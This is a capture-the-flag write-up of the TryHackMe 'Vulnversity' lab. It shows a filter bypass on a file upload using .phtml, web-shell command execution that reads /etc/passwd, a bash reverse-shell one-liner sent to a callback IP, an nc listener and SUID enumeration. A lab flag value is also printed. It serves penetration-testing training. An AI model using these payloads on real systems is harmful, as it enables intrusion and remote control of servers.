Vulnerversity

Here we are given a target called “vulnerversity”.

Introduction

In this penetration testing exercise, I successfully exploited a web application hosted on port 3333 within a TryHackMe lab. Through meticulous reconnaissance and leveraging tools like **Feroxbuster**, I uncovered a hidden file upload endpoint with restrictions that initially appeared robust. By circumventing these controls with a carefully crafted `.phtml` payload, I gained a foothold on the system. This foothold enabled the execution of arbitrary system commands, eventually leading to a reverse shell. From there, I escalated my privileges to root by exploiting a misconfigured SUID binary, seizing complete control over the target environment.


So first things first,
I did an nmap scan against the target.
Here were the open ports.

```
┌──(scr34tur3㉿Kali)-[~/Documents/TryHackMe-sch/CTFs/vulnervasity]
└─$ nmap -sV -Pn -T5 --open 10.10.240.40 -oN vulnNmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 08:39 EAT
Nmap scan report for vulnuniversity (10.10.240.40)
Host is up (0.16s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.40 seconds
```


There is a web service running on port 3333.
So I checked for hidden directories using feroxide.
I found several files, and some were of much interest.

```
┌──(scr34tur3㉿Kali)-[~/Documents/TryHackMe-sch/CTFs/vulnervasity]
└─$ feroxbuster -u http://10.10.240.40:3333/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -v
 -o hiddenpaths

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😎                 ver: 2.11.0
────────────────────────────────────────────────────────────────────────────────
🎯 Target Url            http://10.10.240.40:3333/
🚀 Threads               50
📖 Wordlist              /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
👌 Status Codes          All Status Codes!
💥 Timeout (secs)        7
🦡 User-Agent            feroxbuster/2.11.0
💉 Config File           /etc/feroxbuster/ferox-config.toml
🔎 Extract Links         true
💾 Output File           hiddenpaths
🏁 HTTP methods          [GET]
📍 Verbosity             1
🔃 Recursion Depth       4
────────────────────────────────────────────────────────────────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
────────────────────────────────────────────────────────────────────────────────
404      GET        9l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-fil
ter
403      GET       11l       32w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-fil
ter
200      GET        7l      285w    15764c http://10.10.240.40:3333/js/jquery.timepicker.min.js
200      GET       72l      133w     1588c http://10.10.240.40:3333/css/jquery.timepicker.css
200      GET        8l       28w     1391c http://10.10.240.40:3333/js/jquery.animateNumber.min.js
```


```
301      GET        9l       28w      319c http://10.10.240.40:3333/fonts => http://10.10.240.40:3333/fonts/
200      GET        1l        1w      688c http://10.10.240.40:3333/fonts/flaticon/backup.txt
WRN    17.604 feroxbuster::extractor::container Error during link extraction: previously seen url
301      GET        9l       28w      322c http://10.10.240.40:3333/internal => http://10.10.240.40:3333/internal/
200      GET       59l      373w    27000c http://10.10.240.40:3333/fonts/open-iconic/open-iconic.woff
200      GET      201l      574w    39846c http://10.10.240.40:3333/fonts/open-iconic/open-iconic.otf
200      GET      179l     1705w    35867c http://10.10.240.40:3333/fonts/open-iconic/open-iconic.ttf
200      GET       12l       71w     4429c http://10.10.240.40:3333/fonts/flaticon/font/Flaticon.woff
200      GET       47l       98w     1292c http://10.10.240.40:3333/fonts/flaticon/font/_flaticon.scss
200      GET       23l      227w     4257c http://10.10.240.40:3333/fonts/flaticon/font/Flaticon.ttf
200      GET       35l       80w      970c http://10.10.240.40:3333/fonts/flaticon/font/flaticon.css
200      GET       23l      231w     4445c http://10.10.240.40:3333/fonts/flaticon/font/Flaticon.eot
200      GET      179l     1710w    36039c http://10.10.240.40:3333/fonts/open-iconic/open-iconic.eot
200      GET      543l     7786w    54789c http://10.10.240.40:3333/fonts/open-iconic/open-iconic.svg
200      GET      475l     1097w    17728c http://10.10.240.40:3333/fonts/flaticon/font/flaticon.html
WRN    18.117 feroxbuster::extractor::container Error during link extraction: previously seen url
200      GET      405l     2081w    60555c http://10.10.240.40:3333/fonts/flaticon/license/license.pdf
200      GET     1480l     4487w    57268c http://10.10.240.40:3333/fonts/ionicons/css/_ionicons.scss
200      GET      111l     1796w    18821c http://10.10.240.40:3333/fonts/flaticon/font/Flaticon.svg
200      GET       11l       46w    51284c http://10.10.240.40:3333/fonts/ionicons/css/ionicons.min.css
200      GET      212l     1141w    91571c http://10.10.240.40:3333/fonts/ionicons/fonts/ionicons.woff2
200      GET      262l     1450w   119996c http://10.10.240.40:3333/fonts/ionicons/fonts/ionicons.woff
301      GET        9l       28w      330c http://10.10.240.40:3333/internal/uploads => http://10.10.240.40:3333/internal/uploads/
200      GET     1250l     5106w   130654c http://10.10.240.40:3333/fonts/ionicons/fonts/ionicons.eot
200      GET     1250l     5103w   130464c http://10.10.240.40:3333/fonts/ionicons/fonts/ionicons.ttf
200      GET     2522l    10325w   356098c http://10.10.240.40:3333/fonts/icomoon/icomoon.eot
200      GET     2094l    61292w   313199c http://10.10.240.40:3333/fonts/ionicons/fonts/ionicons.svg
301      GET        9l       28w      326c http://10.10.240.40:3333/internal/css => http://10.10.240.40:3333/internal/css/
200      GET       12l     3898w   170032c http://10.10.240.40:3333/internal/css/bootstrap.min.css
```




Here I found a backup.txt which is base64 encoded,



I used an online tool to decode the txt to read in plain text, kinda it did entail much.



Found this url path /internal/index.php which had a file upload function which I suspected it to be vulnerable to file upload vulnerability.



I crafted a simple payload and safed it in a .php file. The application is built under php language ==⇒ this can be checked using an extension called “wappylazzer”.
There were sanitization in place on the malfile... but we can bypass this restriction if its not intensily implemented.
I played around with the files extension and happend that the file with .phtml extension got executed by the server.

Request

Pretty Raw Hex


```
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://10.10.240.40:3333
7  Content-Type: multipart/form-data;
   boundary=----WebKitFormBoundary1X85JFtri7jCka6f
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
   mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
   0.7
11 Referer: http://10.10.240.40:3333/internal/index.php
12 Accept-Encoding: gzip, deflate, br
13 Connection: keep-alive
14
15 ------WebKitFormBoundary1X85JFtri7jCka6f
16 Content-Disposition: form-data; name="file"; filename="shell.phtml
   "
17 Content-Type: application/octet-stream
18
19 bash -c 'bash -i >& /dev/tcp/10.9.247.106/4444 0>&1'
20
21 ------WebKitFormBoundary1X85JFtri7jCka6f
22 Content-Disposition: form-data; name="submit"
23
24 Submit
25 ------WebKitFormBoundary1X85JFtri7jCka6f--
26
```

Response

Pretty Raw Hex Render

```
13         <style>
14             html,body{
15                 height:30%;
16             }
17             html{
18                 display:table;
19                 margin:auto;
20             }
21             body{
22                 display:table-cell;
23                 vertical-align:middle;
24                 text-align:center;
25             }
26         </style>
27     </head>
28     <body>
29         <form action="index.php" method="post" enctype="
           multipart/form-data">
30             <h3>
                   Upload
               </h3>
               <br />
31             <input type="file" name="file" id="file">
32             <input class="btn btn-primary" type="submit" value=
               "Submit" name="submit">
33         </form>
34         Success
       </body>
35 </html>
36
```

So here you can note that our file was successfully uploaded and is stored in the /uploads folder.



Using burp suite, I intercepted the request and executed system commands via the .phtml file that was uploaded in the server.
So I was able to determine my current position in the server,

Request

Pretty Raw Hex

```
GET /internal/uploads/cmd.phtml?cmd=pwd HTTP/1.1
Host: 10.10.240.40:3333
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 03 Dec 2024 06:19:38 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 31
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

/var/www/html/internal/uploads
```

Right here I was able to find and read the user.txt file.

Request

Pretty Raw Hex

```
GET /internal/uploads/cmd.phtml?cmd=ls+-la+/home/bill HTTP/1.1
Host: 10.10.240.40:3333
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 03 Dec 2024 06:21:11 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 299
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

total 24
drwxr-xr-x 2 bill bill 4096 Jul 31  2019 .
drwxr-xr-x 3 root root 4096 Jul 31  2019 ..
-rw-r--r-- 1 bill bill  220 Jul 31  2019 .bash_logout
-rw-r--r-- 1 bill bill 3771 Jul 31  2019 .bashrc
-rw-r--r-- 1 bill bill  655 Jul 31  2019 .profile
-rw-r--r-- 1 bill bill   33 Jul 31  2019 user.txt
```

Request

Pretty Raw Hex

```
GET /internal/uploads/cmd.phtml?cmd=ls+-la+/etc+|+grep+ssh HTTP/1.1
Host: 10.10.240.40:3333
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 03 Dec 2024 06:23:25 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 49
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

drwxr-xr-x  2 root root    4096 Jul 31  2019 ssh
```

Checking the /passwd file, I was able to see a valid system user called “bill”

Request

Pretty Raw Hex

```
1 GET /internal/uploads/cmd.phtml?cmd=
  cat+/etc/passwd+|+grep+'/bin/bash' HTTP/1.1
2 Host: 10.10.240.40:3333
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 03 Dec 2024 06:28:38 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 74
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 root:x:0:0:root:/root:/bin/bash
11 bill:x:1000:1000:,,,:/home/bill:/bin/bash
12
```

Now I uploaded a revshell file to the server, triggered it and got a call back on my machine.

Request

Pretty Raw Hex

```
1 GET /internal/uploads/php-reverse-shell.phtml HTTP/1.1
2 Host: 10.10.240.40:3333
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
```

Response

Currently I am www-data user, I upgraded my shell with the payload “python -c ‘import pty; pty.spawn(/bin/bash)’”

```
┌──(scr34tur3㉿Kali)-[~/Documents/TryHackMe-sch/CTFs/vulnervasity]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.9.247.106] from (UNKNOWN) [10.10.240.40] 43782
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 01:51:47 up  1:28,  0 users,  load average: 0.00, 0.06, 0.08
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ which python
/usr/bin/python
$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@vulnuniversity:/$
```

Here I now got my first flag.

```
www-data@vulnuniversity:/etc/ssh$ cat /home/bill/user.txt
cat /home/bill/user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/etc/ssh$
```

Escalating my privileges to root.
I tried a couple of escalation vectors from trying to exploit the kernel to checking for cron jobs, but my pick was on a misconfigured binary which had a SUID set.

```
www-data@vulnuniversity:/etc/ssh$ find / -perm -04000 -ls 2>/dev/null
find / -perm -04000 -ls 2>/dev/null
   402892     36 -rwsr-xr-x   1 root     root        32944 May 16  2017 /usr/bin/newuidmap
   393361     52 -rwsr-xr-x   1 root     root        49584 May 16  2017 /usr/bin/chfn
   402893     36 -rwsr-xr-x   1 root     root        32944 May 16  2017 /usr/bin/newgidmap
   393585    136 -rwsr-xr-x   1 root     root       136808 Jul  4  2017 /usr/bin/sudo
   393363     40 -rwsr-xr-x   1 root     root        40432 May 16  2017 /usr/bin/chsh
   393501     56 -rwsr-xr-x   1 root     root        54256 May 16  2017 /usr/bin/passwd
   406711     24 -rwsr-xr-x   1 root     root        23376 Jan 15  2019 /usr/bin/pkexec
   393490     40 -rwsr-xr-x   1 root     root        39904 May 16  2017 /usr/bin/newgrp
   393424     76 -rwsr-xr-x   1 root     root        75304 May 16  2017 /usr/bin/gpasswd
   405497     52 -rwsr-sr-x   1 daemon   daemon      51464 Jan 14  2016 /usr/bin/at
   406941    100 -rwsr-sr-x   1 root     root        98440 Jan 29  2019 /usr/lib/snapd/snap-confine
   406710     16 -rwsr-xr-x   1 root     root        14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
   405145    420 -rwsr-xr-x   1 root     root       428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
   393687     12 -rwsr-xr-x   1 root     root        10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
   666971     76 -rwsr-xr-x   1 root     root        76408 Jul 17  2019 /usr/lib/squid/pinger
   402037     44 -rwsr-xr--   1 root     messagebus    42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   402829     40 -rwsr-xr-x   1 root     root          38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
   131164     40 -rwsr-xr-x   1 root     root          40128 May 16  2017 /bin/su
   133166    140 -rwsr-xr-x   1 root     root         142032 Jan 28  2017 /bin/ntfs-3g
   131133     40 -rwsr-xr-x   1 root     root          40152 May 16  2018 /bin/mount
   131148     44 -rwsr-xr-x   1 root     root          44680 May  7  2014 /bin/ping6
   131182     28 -rwsr-xr-x   1 root     root          27608 May 16  2018 /bin/umount
   131166    648 -rwsr-xr-x   1 root     root         659856 Feb 13  2019 /bin/systemctl
